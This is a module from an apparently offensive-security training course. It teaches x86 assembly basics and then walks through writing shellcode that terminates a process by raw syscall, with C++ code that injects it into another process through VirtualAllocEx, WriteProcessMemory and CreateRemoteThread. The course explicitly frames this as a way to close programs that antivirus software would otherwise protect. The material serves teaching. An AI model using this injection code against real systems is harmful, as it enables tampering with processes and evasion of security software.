Module 2

Basics of shellcode development

Assembly language crash course


It goes without saying that the `assembly` language can be a powerful weapon in the hands of a skilled programmer. This publication uses it often, so let's quickly brush up on the basics. For all of you who already know the assembly language, you can safely skip this part.

Let's start with an explanation of the CPU architecture. A central processing unit has a microprocessor that carries out instructions and 9 general-purpose registers. That's the bare minimum you need to know. A processor register is a memory area (4 bytes in a 32-bit architecture) that the processor can access quickly. It uses a stack, which is a `LIFO` (`Last in First Out`) structure. In this type of list processing an item that is added last is taken out first. Think of a pile of books stacked on top of each other. To take the third topmost book, you need to lift all the books lying on top of it.

Register types

`EAX` – Accumulator,
`EBX` – Base Register,
`ECX` – Counter Register,
`EDX` – Data Register,
`ESP` – Stack Pointer,
`EBP` – Base Pointer,
`ESI` – Source Index,
`EDI` – Destination Index,
`EIP` – Instruction Pointer.

The registers are four-byte, with some splitting into smaller one or two-byte parts. The image[1] below shows the main registers in `IA-32`.



In addition to processor registers, there are also `coprocessor` registers. A `coprocessor` is a unit that carries out floating point operations. There are also other register types (debug registers, `MMX`, `SSE`) but since we don't use them in this tutorial, it's not essential to describe them here.

Instruction syntax

Here's the general instruction syntax:

```
instruction         destination, source
```

[1] Source: http://upload.wikimedia.org/wikipedia/commons/thumb/8/80/Rejestry_IA32.svg/580px-Rejestry_IA32.svg.png

The `mov eax, ebx` sample instruction copies the values of the `ebx` register to the `eax` register.

Other options for `mov`:

```
mov eax,1 – copies the value 1 to eax
mov eax,[ebx] – copies the data from the address indicated by ebx to eax
mov [ebx+4],5 – copies the value 5 to the address indicated by ebx+4
```

Important: you can't copy memory values to memory! An instruction like `mov [eax],[ebx]` is incorrect. This operation must be executed with two instructions, for instance:

```
mov edx,[ebx]
mov [eax],edx
```

The `mov` instruction is the most often used assembly programming command.

Other instructions you'll find useful:

```
PUSH register/address/value – pushes the data on stack
POP register/address– pops the data from stack
ADD register/address, register/address/value – adds two values and saves
the result in the destination, e.g. ADD eax,5 -> eax = eax+5
SUB register/address, register/address/value – subtracts two values, e.g.
SUB eax,3 -> eax=eax-3
```

The multiply and divide operations will not be used here.

`AND, OR, XOR, NOT`: logical operations. Respectively, they stand for conjunction, disjunction, exclusive disjunction (also known as addition modulo 2) and negation.

Also, conditional and unconditional jump operations are branch instructions that move a program's execution to a specified location. Conditional instructions depend on a flag register that sets selected operations, for example `CMP, SUB, ADD, XOR`.

`CMP register/address/value,register/address/value` compares two sets of data.

E.g. `CMP eax,5`.
If `eax=5`, `E flag` (Equal) will be set to `1`,
If `eax=3`, `L flag` (Less) will be set to `1`,
If `eax=7`, `G flag` (Greater) will be set to `1`.

Conditional jump syntax:

`JE` (Jump if Equal) – jump if flag `E=1`,
`JNE` (Jump if not Equal) – jump if flag `E=0`,
JGE >=,
JLE <=,
JG >,
JL <,
`JZ` (Jump if zero) – jump if the last operation resulted `0`,
`JNZ` (Jump if not zero) – jump if the result of the last operation was not `0`,
`JMP` – always jump.

A different type of a jump instruction is `CALL`, an instruction that invokes a function. Unlike the standard `JMP`, before it jumps to the stack, the `CALL` instruction pushes to the stack the location of the next instruction to perform after it completes. Owing to this, a program sequence can return to a selected location from inside the function. To refer to a stored in-memory location, use `RET`, a functional opposite of `CALL`. Before a program can jump to a specified address, it pops a value off the stack.

Remember that the `CALL 12345678` instruction does not jump to the `12345678` address. The address will be `EIP+5+12345678` (the value 5 is added as `CALL` is five bytes). If you want to jump to `12345678`, this is the instruction to use:

```
mov register,address
call register
```

For example:

```
mov eax,12345678
call eax
```

Writing shellcode

Shellcode is assembly language code in binary format. It's easy to write, for example to a char table in C++. Unlike the shellcode used for buffer overflow attacks, the shellcode we use might contain null characters. Most of the times, we'll use pre-prepared shellcode to inject it into another process for a variety of goals. Sample shellcode:

```
PUSH 0  ; exit code
PUSH -1 ; current process handle
mov eax,ZwTerminateProcess
call eax  ; call ZwTerminateProcess(-1,0);
```

Shellcode can be put together in two ways. You can write it in an assembly compiler and extract it using a hex editor. A quicker way, however, is to write it in a debugger and copy the binary code. This good-to-go code can then be injected into a process to terminate it. Before you do this, patch the addresses in your shellcode. Note that due to ASLR, libraries always load at a different location.

While the shellcode could take care of checking the address, this would make it much more complex. A better solution is to write a three-line patch in C++.

Shellcode writing: the essentials

First of all, consider the general purpose of your shellcode. Next, specify the systems you want it to run on. These considerations impact the flexibility of your code. For example, if you want the shellcode to run on Windows 7, make allowances for the system's preloaded and active ASLR mechanism. ASLR makes library function addresses receive a different value every time they load. This means you need to patch the address before injection, or make the code automatically fetch the addresses. The code should also contain as few constant values as possible to increase its flexibility. What runs smoothly on your OS may crash in another computer running a different system.

Glossary

- ✓ `ASLR`: a defense mechanism implemented in `Windows Vista` and higher. Loads `dll` libraries and programs at unpredictable base addresses.
- ✓ `Image Base` (base address): an address where a module (program or library) loads in memory.
- ✓ `VA`: a virtual address.
- ✓ `RVA`: a relative virtual address. To obtain an absolute `VA` from a `RVA`, use the following equation: `VA = ImageBase + RVA`.
- ✓ `Offset`: an integer indicating displacement, for example from the start of a buffer or file.
- ✓ `AV`: an antivirus program.
- ✓ `FW`: a firewall.
- ✓ `IAT`: an import address table. Contains addresses of functions loaded from other libraries.

Code injection

This technique consists of injecting code and executing the code through a different process. The injected code is written in an assembly language, so this method is typically depended on if the code is not too complex.

How it works:

1. Open a process (the `OpenProcess` function),
2. Allocate needed memory (`VirtualAllocEx`),
3. Write the `shellcode` (`WriteProcessMemory`),
4. Run a thread, giving the address returned by `VirtualAllocEx` as the start address (`CreateRemoteThread`).

Notes about the 64-bit architecture

Writing code for a 64-bit architecture with system calls, make sure to take into account the differences in the `syscall` calling convention. Module 6 (page 175) presents more information on the subject while discussing anti-emulation techniques.

As for implementing the solutions for 64-bit operating systems, keep in mind there are some limitations due to the compiling environment and used tools (including the debugger). This is especially important to consider when you're adding inline assembly and `hooking`. For more info, check module 3 (page 102).

Practice: video module transcript

Welcome to the second module of the training. In this module we'll create a shellcode and inject it into another process. We'll use the following tools. The first one will be Olly Debugger, which we'll use to create our shellcode and check the course of the program execution. The next tool is Visual Studio, using which we'll compile our program.

But first of all, let's answer the question: why do we actually have to write shellcode? We'll create it in order to inject it into the process. We'll benefit from that a bit. In this case, we'll just want to close the process – but this time from the inside. The moment we inject the shellcode, the program will close itself. This way, we'll avoid a situation when another program, for instance an antivirus, makes it impossible to close the application from the outside. As a result, the program we'll inject the shellcode into will close itself.


Now let's spare a moment to think about what our shellcode will look like. The task of our shellcode will be to execute the ZwTerminateProcess function, which closes the process. It takes 2 parameters. The first one is the process handle, the second one being the process exit code. We give 0 as an exit code, that's the neutral exit code without an error. We just put 0 on the stack. The next parameter is -1. It's a pseudo-handle for the current process returned by the GetCurrentProcess function.

Next, we call the ZwTerminateProcess function. The next instruction is RET, it won't be executed anyway because the process will already have been closed by then. The TERM function has the following form. It consists of a shift of 101 hexadecimal value to the EAX register. It's a number of our syscall and it's different for each system version. 101 corresponds to the ZwTerminateProcess number for Windows XP. We work on the Windows 7 system and this value will be set dynamically for our version of the operating system.

Further, we can see the call of the KiFastSystemCall function. However, we don't call this function from the library; we created our own code which looks identical to the code present in the ntdll library. Let's start from creating our shellcode. We'll open a notepad in Olly Debugger. It's just our draft code. Let's write our instructions here.

```
PUSH 0
PUSH -1
```

Next, we call the TERM function, so it will be CALL +5 bytes from this place, that is 00193692.



We've forgotten about the RET instruction. Let's change our value to 93 because the RET instruction takes up 1 byte. Another issue is entering the syscall number, that is MOV EAX,101. What follows is the call of the SYS function, so we have to update our address one more time. It will be 0019369D. Another instruction is MOV EDX,ESP, followed by SYSENTER and RET.

Looks like our shellcode is ready. We just have to copy it. We can do so by pressing the right mouse button, choosing Binary and then Binary copy. Now we can save it somewhere else. Here, we have a ready program where we placed our shellcode earlier. But let’s see how to do it right from the start.

main.cpp

(Global Scope) main(int argc, char ** argv)

```
#include <windows.h>
#include <stdio.h>

char shellcode[]={
"\x6A\x00\x6A\xFF\xE8\x01\x00\x00\x00\xC3\xB8\x01\x01\x00\x00\xE8\x01\x00\x00\x00\xC3\x8B\xD4\x0F\x34\xC3"};
DWORD shellcode_size=0x20;
DWORD syscall_number_offset=0x0B;
```

We paste our code and replace spaces with \x in the selected part. We can see that the code looks virtually the same. When writing we omitted one RET call after CALL SYS, but it makes no difference, because it won't be executed anyway. Our shellcode is now ready to work.

In the shellcode_size variable we can find the shellcode size. The variable syscall_number_offset includes an address, that is the place in our shellcode which has to be modified in order to update the syscall number. In the comment, we get the same, but saved as an assembler code. The KillApp function kills an application using our shellcode. It assumes the process number as a parameter. Let's check which process number to get. As we can see, the function creates a buffer and copies the shellcode to it. Let's keep in mind that we also have to get the syscall number.

As we've already seen, the ZwTerminateProcess function is composed of MOV EAX,101 and a call. MOV EAX,101 is 5 bytes long, where the first byte tells us which instruction it is and the four remaining ones include the 101 number. Thus, in order to get the syscall number for our system, we get the second byte from the beginning from the address of the ZwTerminateProcess function and copy it to our code, increasing the value by 0B, which makes it exactly the 11th byte. Once our shellcode is ready to be injected, we use OpenProcess with permissions to operate on virtual memory, with rights to write and create new threads. It will enable us to close the process from the inside.

```
void KillApp(DWORD pid)
{

char code[0x20];
memcpy(code,shellcode,0x20);

HMODULE h=GetModuleHandle("NTDLL.DLL");
FARPROC p=GetProcAddress(h,"ZwTerminateProcess");
memcpy((char*)(code+0x0B),(char*)((char*)p+1),4);

    HANDLE hProc=0;
    hProc=OpenProcess(PROCESS_VM_OPERATION|PROCESS_VM_WRITE|PROCESS_CREATE_THREAD, FALSE, pid);



 LPVOID hRemoteMem = VirtualAllocEx(hProc, NULL, 0x20, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```


Next, we use the VirtualAllocEx function, which allocates 32 bytes of memory, or if you prefer, 20 in hexadecimal notation. We save our 32 bytes using the function WriteProcessMemory, under the address returned by VirtualAllocEx. We provide the buffer with the shellcode and enter the code size as the next parameter. Using the CreateRemoteThread function, we start a new thread which will be executed in the context of the process we want to close. We can see that as the code beginning we provided an address where we saved it to the memory. Now we just need to close the handle.

The main function looks as follows. It checks whether a parameter was provided. If that's the case, it changes this parameter to a number using the atoi function and passes this number to the program.


```
int main(int argc,char** argv)
{

if(argc!=2)
{
    printf("usage: %s <pid>\n\n",argv[0]);
    return 0;
}
DWORD pid=atoi(argv[1]);
KillApp(pid);


return 0;
}
```

Now let's compile our program and see what it looks like in the debugger. We close this debugger instance and start a new notepad instance. Now we run our program. We see that the notepad is already running. Now we need its process number. We enter the tasklist command, which gets the process list, but we want to get only the processes which have a string notepad.exe in their name.


We can see that the process number is 644. We have to remember this value. Now we open the program we've just created. However, this time let's open it in Olly. We have to provide its call parameter. As we remember, the number of our process is 644. As we've already learnt, what we see now is the compiler prologue.



Let's go through it. First we press F8. Then F7. We go a bit lower and see the main function. We press F4 and F7 to step inside. That's our code. The standard creation of a frame takes place by using the PUSH EBP instruction, and next MOV EBP,ESP. Then, in EBP+8, there is a number of parameters passed to the program. We can see that we compare it with the value of 2, which is precisely the value we have in the program. We can see here how this instruction is written in our program.




We press F8 and see that the jump is performed, which means that the parameter was passed. We press F7 to jump. Next, from the address specified by EBP+C, the value is copied to the EDX register. It's a data buffer. Next, the value from address indicated by EDX+4 is copied to the EAX register. That's the 644 string, exactly what we've passed to the program. We use the atoi function to change it to an integer. It's exactly 284 in hexadecimal notation; we can check it for ourselves. Next, our function is called. We jump inside by pressing F7. Actually, it's all we've seen in Visual Studio. Let's go through a couple of these instructions.




GetModuleHandle gets a handle of the ntdll module. That's the base module address. Next, we get an address of ZwTerminateProcess. It's present in EAX. Now let's see what this function looks like inside. We press Control+G and simply step inside EAX. We see MOV EAX and the number of our syscall. In our system, it's 172.


Next, there is a call of the function, the address of which, can be found under 7FFE0300. It's the address of the KiFastSystemCall function. Let’s check what this function looks like. We see that it's exactly what we've implemented in the shellcode.



Let's return to our code. The syscall number was copied from the address of function+1, that is from EAX+1. We can see that in the EAX register we have the value 172, which equals the syscall number in our system. Now let's open the process we want to close. We see that everything executed correctly and we have a process handle in EAX. If the execution failed, we would see here only the letters F, which means that there is a failure. Now, we have the code responsible for allocating memory. We press F8, so as not to step inside the function. We can see that the function returns the address of the allocated memory. It's 001D0000.




In the next step, we have to save the code to this address. We see that we enter the 001D0000 address, our buffer with the code and the size of the buffer, that's 32. We press F8, so as not to enter inside. Now we place a breakpoint in the place we saved the code. Let's check whether the memory is allocated. We see that's the case. Let's return to our code. We press Control+G and enter the value 001D0000. It's exactly the same code we've already seen. We press F2 to place a breakpoint and return to our application code. A new thread will be created now. We press F8 and our thread starts. We can see that the debugger stopped at the defined breakpoint, which means that the execution of the code we injected took place. Let's see this code. We press F8. There appeared the value 0 on the stack, that is the exit code.



Address	Hex dump	Disassembly
001D0000	6A 00	PUSH 0
001D0002	6A FF	PUSH -1
001D0004	E8 01000000	CALL 001D000A
001D0009	C3	RET
001D000A	B8 72010000	MOV EAX, 172
001D000F	E8 01000000	CALL 001D0015
001D0014	C3	RET
001D0015	8BD4	MOV EDX, ESP
001D0017	0F34	SYSENTER
001D0019	C3	RET
001D001A	0000	ADD BYTE PTR DS:[EAX], AL
001D001C	0000	ADD BYTE PTR DS:[EAX], AL
001D001E	0000	ADD BYTE PTR DS:[EAX], AL
001D0020	0000	ADD BYTE PTR DS:[EAX], AL
001D0022	0000	ADD BYTE PTR DS:[EAX], AL
001D0024	0000	ADD BYTE PTR DS:[EAX], AL

Then we see -1, that's the value returned by GetCurrentProcess. In order to prove that this value is returned, let's check the function code. We see that the FFFFFFFF value is added to the EAX register. As a result of this operation we always get -1, regardless of what was earlier in the EAX register.



Address	Hex dump	Disassembly
756068DF	83C8 FF	OR EAX, FFFFFFFF
756068E2	C3	RET
756068E3	90	NOP
756068E4	90	NOP
756068E5	90	NOP
756068E6	90	NOP
756068E7	90	NOP
756068E8	6A FE	PUSH -2
756068EA	58	POP EAX
756068EB	C3	RET

We put it on the stack and call the code from the address 001D000A. We press F7. The 172 value will be placed in the EAX register and next the code from this address is called. We press F7 one more time. The program will be closed now. We press F7 in order to execute the SYSENTER instruction. We can see that the program closed and exited with code 0. Everything went as expected. That's all when it comes to this module. We've managed to create our own shellcode, inject it into the process and call its closing process. This skill will be useful further in the training. See you in the next module.